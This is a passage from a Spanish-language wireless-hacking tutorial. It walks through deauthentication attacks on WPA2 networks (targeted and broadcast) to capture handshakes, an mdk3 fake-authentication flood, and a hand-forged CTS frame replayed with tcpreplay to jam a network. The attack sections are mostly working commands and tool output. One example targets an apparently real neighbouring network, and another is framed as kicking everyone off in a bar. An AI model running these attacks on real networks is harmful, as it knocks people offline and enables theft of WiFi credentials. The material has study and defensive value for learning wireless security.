 CH  1 ][ Elapsed: 6 mins ][ 2019-08-08 20:54 ][ WPA handshake: 20:34:FB:B1:C5:53

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 20:34:FB:B1:C5:53  -28 100     3564      684    2   1  180  WPA2 CCMP   PSK  hacklab

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 (not associated)   24:A2:E1:48:66:14  -87    0 - 1      0        5
 20:34:FB:B1:C5:53  34:41:5D:46:D1:38  -19    0e- 6e     0     2538  hacklab
```

Si nos fijamos, en la parte superior, la propia suite nos indica **WPA handshake** seguido de la dirección MAC del AP, debido a que se ha capturado el Handshake correspondiente al cliente que hemos deautenticado y que se acaba de reasociar.

Jugaremos con el Handshake más adelante, veamos primero otras formas de obtener el Handshake.

Ataque de deautenticación global

Imaginemos ahora que estamos en un bar, un bar lleno de gente con un punto de acceso del propio establecimiento. En estos casos, cuando una red dispone de tantos clientes asociados, es más factible lanzar otro tipo de ataque, el **ataque de deautenticación global**.

A diferencia del ataque de deautenticación dirigido, en el ataque de deautenticación global, se hace uso de una **Broadcast MAC Address** como dirección MAC de estación objetivo a utilizar. Lo que conseguimos con esta dirección MAC, es expulsar a todos los clientes que se encuentren asociados el AP.

Esto es mejor incluso, dado que siempre es probable que en una muestra de 20 clientes, 5 de ellos a lo mejor no se encuentren lo suficientemente cerca del router para elaborar el ataque (recordemos que esto se puede ver tanto desde el **PWR** como a nivel de **Frames** emitidos por la estación). En vez de estar por tanto deautenticando de cliente en cliente hasta dar con aquel que se encuentre a una distancia considerable como para que capturemos un Handshake, resulta más cómodo expulsarlos a todos.

Basta con que uno de todos esos clientes se reconecte, para capturar un Handshake válido. Hay que tener en cuenta que es posible capturar múltiples Handshakes por parte de distintas estaciones en un mismo AP, pero esto no supone ningún problema.

El ataque se puede elaborar de 2 formas, una es la siguiente:

* aireplay-ng -0 0 -e hacklab -c FF:FF:FF:FF:FF:FF wlan0mon

Obteniendo los siguientes resultados:

```bash
┌─[root@parrot]─[/home/s4vitar]
└──╼ #aireplay-ng -0 10 -e hacklab -c FF:FF:FF:FF:FF:FF wlan0mon
21:10:33  Waiting for beacon frame (ESSID: hacklab) on channel 12
Found BSSID "20:34:FB:B1:C5:53" to given ESSID "hacklab".
21:10:33  Sending 64 directed DeAuth (code 7). STMAC: [FF:FF:FF:FF:FF:FF] [ 0| 0 ACKs]
21:10:34  Sending 64 directed DeAuth (code 7). STMAC: [FF:FF:FF:FF:FF:FF] [ 0| 0 ACKs]
21:10:34  Sending 64 directed DeAuth (code 7). STMAC: [FF:FF:FF:FF:FF:FF] [ 0| 0 ACKs]
21:10:35  Sending 64 directed DeAuth (code 7). STMAC: [FF:FF:FF:FF:FF:FF] [ 1| 0 ACKs]
21:10:36  Sending 64 directed DeAuth (code 7). STMAC: [FF:FF:FF:FF:FF:FF] [ 0| 0 ACKs]
21:10:36  Sending 64 directed DeAuth (code 7). STMAC: [FF:FF:FF:FF:FF:FF] [ 0| 0 ACKs]
21:10:36  Sending 64 directed DeAuth (code 7). STMAC: [FF:FF:FF:FF:FF:FF] [ 0| 0 ACKs]
21:10:37  Sending 64 directed DeAuth (code 7). STMAC: [FF:FF:FF:FF:FF:FF] [ 1| 0 ACKs]
21:10:37  Sending 64 directed DeAuth (code 7). STMAC: [FF:FF:FF:FF:FF:FF] [ 0| 0 ACKs]
21:10:38  Sending 64 directed DeAuth (code 7). STMAC: [FF:FF:FF:FF:FF:FF] [ 2| 0 ACKs]
```

Y la otra sin especificar ninguna dirección MAC, lo que por defecto la suite interpretará como un ataque de deautenticación global:

* aireplay-ng -0 0 -e hacklab wlan0mon

Obteniendo estos resultados:

```bash
┌─[root@parrot]─[/home/s4vitar]
└──╼ #aireplay-ng -0 10 -e hacklab wlan0mon
21:11:46  Waiting for beacon frame (ESSID: hacklab) on channel 12
Found BSSID "20:34:FB:B1:C5:53" to given ESSID "hacklab".
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
21:11:46  Sending DeAuth (code 7) to broadcast -- BSSID: [20:34:FB:B1:C5:53]
21:11:47  Sending DeAuth (code 7) to broadcast -- BSSID: [20:34:FB:B1:C5:53]
21:11:47  Sending DeAuth (code 7) to broadcast -- BSSID: [20:34:FB:B1:C5:53]
21:11:48  Sending DeAuth (code 7) to broadcast -- BSSID: [20:34:FB:B1:C5:53]
21:11:48  Sending DeAuth (code 7) to broadcast -- BSSID: [20:34:FB:B1:C5:53]
21:11:49  Sending DeAuth (code 7) to broadcast -- BSSID: [20:34:FB:B1:C5:53]
21:11:49  Sending DeAuth (code 7) to broadcast -- BSSID: [20:34:FB:B1:C5:53]
21:11:50  Sending DeAuth (code 7) to broadcast -- BSSID: [20:34:FB:B1:C5:53]
21:11:50  Sending DeAuth (code 7) to broadcast -- BSSID: [20:34:FB:B1:C5:53]
21:11:51  Sending DeAuth (code 7) to broadcast -- BSSID: [20:34:FB:B1:C5:53]
```

Ataque de autenticación

Puede sonar raro, pero también existe un ataque llamado ataque de autenticación o asociación. A través de este ataque, en vez de expulsar a clientes de una red, lo que hacemos es añadirlos.

Te preguntarás, ¿y qué consigo con eso?, buena pregunta. Nuestro objetivo como atacantes es hacer siempre que de una u otra forma, los clientes de una red sean reasociados para capturar un Handshake.

¿Qué crees que pasaría si en una red inyectamos 5.000 clientes?, exacto, por ahí van los tiros. Si una red dispone de tantos clientes asociados, el router se vuelve loco... incluso hasta notaríamos de hacerlo en local que la red comenzaría a ir lenta, llegando al punto en el que seríamos expulsados de esta hasta detener el ataque.

Inyectar a un cliente es bastante sencillo, lo hacemos a través del parámetro '**-1**' de aireplay:

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #echo; aireplay-ng --help | tail -n 13 | grep "\-1" | sed '/^\s*$/d' | sed 's/^ *//'; echo

--fakeauth    delay : fake authentication with AP (-1)
```

Imaginemos que tenemos este escenario:

```
 CH  6 ][ Elapsed: 30 s ][ 2019-08-08 21:20

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 1C:B0:44:D4:16:78  -52  12      232       6    0   6  130  WPA2 CCMP   PSK  MOVISTAR_1677

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 (not associated)   AC:D1:B8:17:91:C0  -69    0 - 1      0        5
 (not associated)   E0:B9:BA:AE:90:FB  -88    0 - 1      0        1
```

Veamos cómo podríamos por ejemplo llevar a cabo una falsa autenticación haciendo uso de nuestra tarjeta de red como estación:

```
┌─[root@parrot]─[/home/s4vitar]
└──╼ #aireplay-ng -1 0 -e MOVISTAR_1677 -h 00:a0:8b:cd:02:65 wlan0mon
21:20:28  Waiting for beacon frame (ESSID: MOVISTAR_1677) on channel 6
Found BSSID "1C:B0:44:D4:16:78" to given ESSID "MOVISTAR_1677".

21:20:28  Sending Authentication Request (Open System) [ACK]
21:20:28  Authentication successful
21:20:28  Sending Association Request

21:20:33  Sending Authentication Request (Open System) [ACK]
21:20:33  Authentication successful
21:20:33  Sending Association Request

21:20:38  Sending Authentication Request (Open System) [ACK]
21:20:38  Authentication successful
21:20:38  Sending Association Request [ACK]
21:20:38  Association successful :-) (AID: 1)
```

Con el parámetro '**-h**', especificamos la dirección MAC del falso cliente a autenticar. Si volvemos a analizar ahora la red inalámbrica, podremos ver que nuestra tarjeta de red figura como cliente:

```
 CH  6 ][ Elapsed: 30 s ][ 2019-08-08 21:20

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 1C:B0:44:D4:16:78  -52  12      232       6    0   6  130  WPA2 CCMP   PSK  MOVISTAR_1677

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 (not associated)   AC:D1:B8:17:91:C0  -69    0 - 1      0        5
 (not associated)   E0:B9:BA:AE:90:FB  -88    0 - 1      0        1
 1C:B0:44:D4:16:78  00:A0:8B:CD:02:65    0    0 - 1      0        7
```

Cabe decir que esto no hace que nos conectemos a la red directamente y ya tengamos internet, sino menuda gracia, estaríamos bypasseando la seguridad del pleno 802.11. Lo que estamos haciendo es engañar al router, haciéndole creer que dispone de ese cliente asociado.

A efectos prácticos, por el momento esto no genera ningún inconveniente, ¿cómo autenticamos por tanto ahora a 5.000 clientes?. Podríamos montarnos un simple script que lo hiciera por nosotros generando direcciones MAC aleatorias, pero ya contamos con una herramienta que nos hace todo el trabajo, **mdk3**.

A través de la utilidad **mdk3**, tenemos un modo de ataque '**Authentication DoS Mode**' que se encarga de asociar a miles de clientes al AP objetivo. Esto se hace haciendo uso de la siguiente sintaxis:

- mdk3 wlan0mon a -a bssidAP

Veámoslo en la práctica, aplicamos el comando por un lado:

```
┌─[✗]─[root@parrot]─[/home/s4vitar]
└──╼ #mdk3 wlan0mon a -a 20:34:FB:B1:C5:53 # Dirección MAC del AP hacklab
```

Si analizamos la consola donde estamos monitorizando el AP, podremos notar lo siguiente:


```
 CH 12 ][ Elapsed: 1 min ][ 2019-08-08 21:27

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 20:34:FB:B1:C5:53  -27 100      819      177    2  12  180  WPA2 CCMP   PSK  hacklab

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 (not associated)   AC:D1:B8:17:91:C0  -73    0 - 1     12       25
 20:34:FB:B1:C5:53  22:19:BA:9B:7D:F5    0    0 - 1      0        1
 20:34:FB:B1:C5:53  48:47:15:5C:BB:6F    0    0 - 1      0        1
 20:34:FB:B1:C5:53  AF:3B:33:CD:E3:50    0    0 - 1      0        1
 20:34:FB:B1:C5:53  34:41:5D:46:D1:38  -30    1e- 6e     0      223
 20:34:FB:B1:C5:53  3E:A1:41:E1:FC:67    0    0 - 1      0        1
 20:34:FB:B1:C5:53  21:3D:DC:87:70:E9    0    0 - 1      0        1
 20:34:FB:B1:C5:53  54:11:0E:82:74:41    0    0 - 1      0        1
 20:34:FB:B1:C5:53  AB:B2:CD:C6:9B:B4    0    0 - 1      0        1
 20:34:FB:B1:C5:53  05:17:58:E9:5E:D4    0    0 - 1      0        1
 20:34:FB:B1:C5:53  31:58:A3:5A:25:5D    0    0 - 1      0        1
 20:34:FB:B1:C5:53  C9:9A:66:32:0D:B7    0    0 - 1      0        1
 20:34:FB:B1:C5:53  76:5A:2E:63:33:9F    0    0 - 1      0        1
 20:34:FB:B1:C5:53  54:F8:1B:E8:E7:8D    0    0 - 1      0        1
 20:34:FB:B1:C5:53  F2:FB:E3:46:7C:C2    0    0 - 1      0        1
 20:34:FB:B1:C5:53  4A:EC:29:CD:BA:AB    0    0 - 1      0        1
 20:34:FB:B1:C5:53  67:C6:69:73:51:FF    0    0 - 1      0        1
 20:34:FB:B1:C5:53  3E:01:7E:97:EA:DC    0    0 - 1      0        1
 20:34:FB:B1:C5:53  6B:96:8F:38:5C:2A    0    0 - 1      0        1
 20:34:FB:B1:C5:53  EC:B0:3B:FB:32:AF    0    0 - 1      0        1
 20:34:FB:B1:C5:53  3C:54:EC:18:DB:5C    0    0 - 1      0        1
 20:34:FB:B1:C5:53  02:1A:FE:43:FB:FA    0    0 - 1      0        1
 20:34:FB:B1:C5:53  AA:3A:FB:29:D1:E6    0    0 - 1      0        1
 20:34:FB:B1:C5:53  05:3C:7C:94:75:D8    0    0 - 1      0        1
 20:34:FB:B1:C5:53  BE:61:89:F9:5C:BB    0    0 - 1      0        1
 20:34:FB:B1:C5:53  A8:99:0F:95:B1:EB    0    0 - 1      0        1
 20:34:FB:B1:C5:53  F1:B3:05:EF:F7:00    0    0 - 1      0        1
 20:34:FB:B1:C5:53  E9:A1:3A:E5:CA:0B    0    0 - 1      0        1
 20:34:FB:B1:C5:53  CB:D0:48:47:64:BD    0    0 - 1      0        1
 20:34:FB:B1:C5:53  1F:23:1E:A8:1C:7B    0    0 - 1      0        1
 20:34:FB:B1:C5:53  64:C5:14:73:5A:C5    0    0 - 1      0        1
 20:34:FB:B1:C5:53  5E:4B:79:63:3B:70    0    0 - 1      0        1
 20:34:FB:B1:C5:53  64:24:11:9E:09:DC    0    0 - 1      0        1
 20:34:FB:B1:C5:53  AA:D4:AC:F2:1B:10    0    0 - 1      0        1
```

Exacto, una locura de clientes asociados que ni llego a seleccionar de lo largo que es la lista. De manera casi inmediata, la red comienza a ir lenta y se queda temporalmente inoperativa, llegando a expulsar incluso a los clientes más lejanos o con poca señal WiFi.

CTS Frame Attack

Un ataque bastante interesante, que incluso puede llegar a dejar inoperativa una red inalámbrica durante un largo período de tiempo, aunque paremos el ataque.

Lo que haremos será abrir **Wireshark** por un lado, capturando paquetes de tipo **CTS** (Clear-To-Send):




Recomiendo investigar sobre este tipo de paquetes junto al **RTS**, tienen una historia muy bonita frente al problema del **nodo oculto**, evitando las famosas colisiones de trama.


Un paquete **CTS** dispone generalmente de 4 campos:


- Frame Control
- Duración
- RA (Dirección del Receptor)
- FCS


El campo del tiempo para dicho paquete puede ser visto rápidamente desde Wireshark (**304 microsegundos**):



Lo que haremos una vez dispongamos de un paquete **CTS**, será exportar dicho paquete en un formato **Wireshark/tcpdump/... -pcap**:








Si analizamos la captura, veremos que los datos contemplados siguen siendo los mismos:

Una vez llegados a este punto, en mi caso haré uso de la herramienta '**ghex**' para abrir la captura con un editor hexadecimal:



En esta parte es importante hacer la siguiente distinción:

- Los últimos 4 valores: 11 D1 13 85 corresponden al FCS, deberán ser computados por cada variación que hagamos sobre el resto de valores. Sin embargo, no nos preocupemos por ello... ya que nos lo dará el propio Wireshark :)
- Los 6 valores anteriores al FCS: **30 45 96 BF 9D 2C**, corresponden a la dirección MAC del router. Obviamente, este valor deberá de ser cambiado al deseado.
- Los 2 valores anteriores al FCS: **30 01**, corresponden al tiempo en microsegundos puesto en hexadecimal y **Little Endian**.


Para el último punto, por si han habido confusiones:

```
>>> # Valor de ghex: 30 01
...
>>> 0x0130
304
>>>
```

Ahí vemos que corresponden a los 304 microsegundos. Ahora bien, aquí es donde viene el vector de ataque, vamos a ver cuál sería el valor en hexadecimal del valor tope permitido (**30.000 microsegundos**):

```
>>> hex(30000)
'0x7530'
>>> # Tendremos que poner en ghex: 30 75
...
>>>
```

Tratemos desde **ghex** de sustituir el valor de los 304 microsegundos a 30.000 microsegundos, poniendo su representación en hexadecimal y Little Endian:



CONSIDERACIÓN: También he especificado la dirección MAC del AP objetivo en **ghex** (**64:D1:54:88:BA:3C**)

Podríamos pensar que es así de simple, pero no. Recordemos que para cada cambio realizado, hay que computar el valor del **FCS**, pues de lo contrario el paquete es inválido. Uno puede optar por comerse la cabeza y tratar de hacerlo manualmente, pero otra forma es guardando y abriendo esa propia captura desde **Wireshark**:


wlan.fc.type_subtype==28

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000		Routerbo_88:ba:3c (64:d1:54:88:ba:3c) (RA)	802.11	70	Clear-to-send, Flags=........

```
Frame 1: 70 bytes on wire (560 bits), 70 bytes captured (560 bits)
Radiotap Header v0, Length 56
802.11 radio information
IEEE 802.11 Clear-to-send, Flags: ........
    Type/Subtype: Clear-to-send (0x001c)
  Frame Control Field: 0xc400
    .111 0101 0011 0000 = Duration: 30000 microseconds
    Receiver address: Routerbo_88:ba:3c (64:d1:54:88:ba:3c)
  Frame check sequence: 0x8513d111 incorrect, should be 0x14bf9981
    [FCS Status: Bad]
```

Como vemos, es una maravilla, dado que ya el propio **Wireshark** nos da el valor del **FCS** que necesitamos para la captura manipulada.

Por tanto, le hacemos caso y lo cambiamos (Recordemos el Little Endian, también se aplica para este caso):



Una vez llegados a este punto, guardamos la captura y probamos a abrirla nuevamente desde Wireshark:

wlan.fc.type_subtype==28

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000		Routerbo_88:ba:3c (64:d1:54:88:ba:3c) (RA)	802.11	70	Clear-to-send, Flags=........C

```
Frame 1: 70 bytes on wire (560 bits), 70 bytes captured (560 bits)
Radiotap Header v0, Length 56
802.11 radio information
IEEE 802.11 Clear-to-send, Flags: ........C
    Type/Subtype: Clear-to-send (0x001c)
  Frame Control Field: 0xc400
    .111 0101 0011 0000 = Duration: 30000 microseconds
    Receiver address: Routerbo_88:ba:3c (64:d1:54:88:ba:3c)
    Frame check sequence: 0x14bf9981 [correct]
    [FCS Status: Good]
```

ctsframe.pcap

Esto son buenas noticias, pues no nos sale ningún tipo de error, ¡hemos construido un paquete válido!.

Ahora es cuando viene la parte divertida, inyectemos dicho paquete a nivel de red:

```
┌─[root@parrot]─[/home/s4vitar/Descargas/Wifi/Capturas]
└──╼ #tcpreplay --intf1=wlan0mon --topspeed --loop=10000 ctsframe.pcap 2>/dev/null
Actual: 10000 packets (700000 bytes) sent in 0.086243 seconds
Rated: 8116600.7 Bps, 64.93 Mbps, 115951.43 pps
Statistics for network device: wlan0mon
        Successful packets:        10000
        Failed packets:            0
        Truncated packets:         0
        Retried packets (ENOBUFS): 0
        Retried packets (EAGAIN):  0
┌─[root@parrot]─[/home/s4vitar/Descargas/Wifi/Capturas]
└──╼ #
```

Como vemos, se han tramitado un total de 10.000 paquetes de tipo **CTS** con un tiempo total de 30.000 microsegundos para cada uno. Encima le hemos añadido el parámetro '**--topspeed**' para evitar que el siguiente paquete se envié una vez el anterior se ha terminado de enviar, haciendo que todos queden en cola.

Por aquí podemos ver los valores de cada uno de estos paquetes enviados:

```
┌─[root@parrot]─[/home/s4vitar/Descargas/Wifi/Capturas]
└──╼ #echo "$(tshark -r Captura.cap -Y "wlan.fc.type_subtype==28" -Tfields -e wlan.duration 2>/dev/null | wc -l) paquetes CTS enviados de 30.
10000 paquetes CTS enviados de 30.000 microsegundos
┌─[root@parrot]─[/home/s4vitar/Descargas/Wifi/Capturas]
└──╼ #tshark -r Captura.cap -Y "wlan.fc.type_subtype==28" -Tfields -e wlan.duration 2>/dev/null | head -n 5
30000
30000
30000
30000
30000
┌─[root@parrot]─[/home/s4vitar/Descargas/Wifi/Capturas]
└──╼ #
```

¿Resultado?, lo que se conoce como un secuestro del ancho de banda, haciendo que la red quede completamente inoperativa durante un largo período de tiempo. No recomiendo hacer el ataque en nuestra propia red.

Beacon Flood Mode Attack

Un **beacon** es un paquete que contiene información sobre el punto de acceso, como por ejemplo, en qué canal se encuentra, qué tipo de cifrado lleva, cómo se llama la red, etc.

```
┌─[✗]─[root@parrot]─[/home/s4vitar/Desktop]
└──╼ #tshark -i wlan0mon -Y "wlan.fc.type_subtype==0x8" 2>/dev/null
    1 0.000000000 AskeyCom_d4:16:78 → Broadcast    802.11 328 Beacon frame, SN=1585, FN=0, Flags=........C, BI=100, SSID=MOVISTAR_1677
    2 0.307210202 AskeyCom_d4:16:78 → Broadcast    802.11 328 Beacon frame, SN=1588, FN=0, Flags=........C, BI=100, SSID=MOVISTAR_1677
    3 0.614413670 AskeyCom_d4:16:78 → Broadcast    802.11 328 Beacon frame, SN=1591, FN=0, Flags=........C, BI=100, SSID=MOVISTAR_1677
    4 0.921614210 AskeyCom_d4:16:78 → Broadcast    802.11 328 Beacon frame, SN=1594, FN=0, Flags=........C, BI=100, SSID=MOVISTAR_1677
```

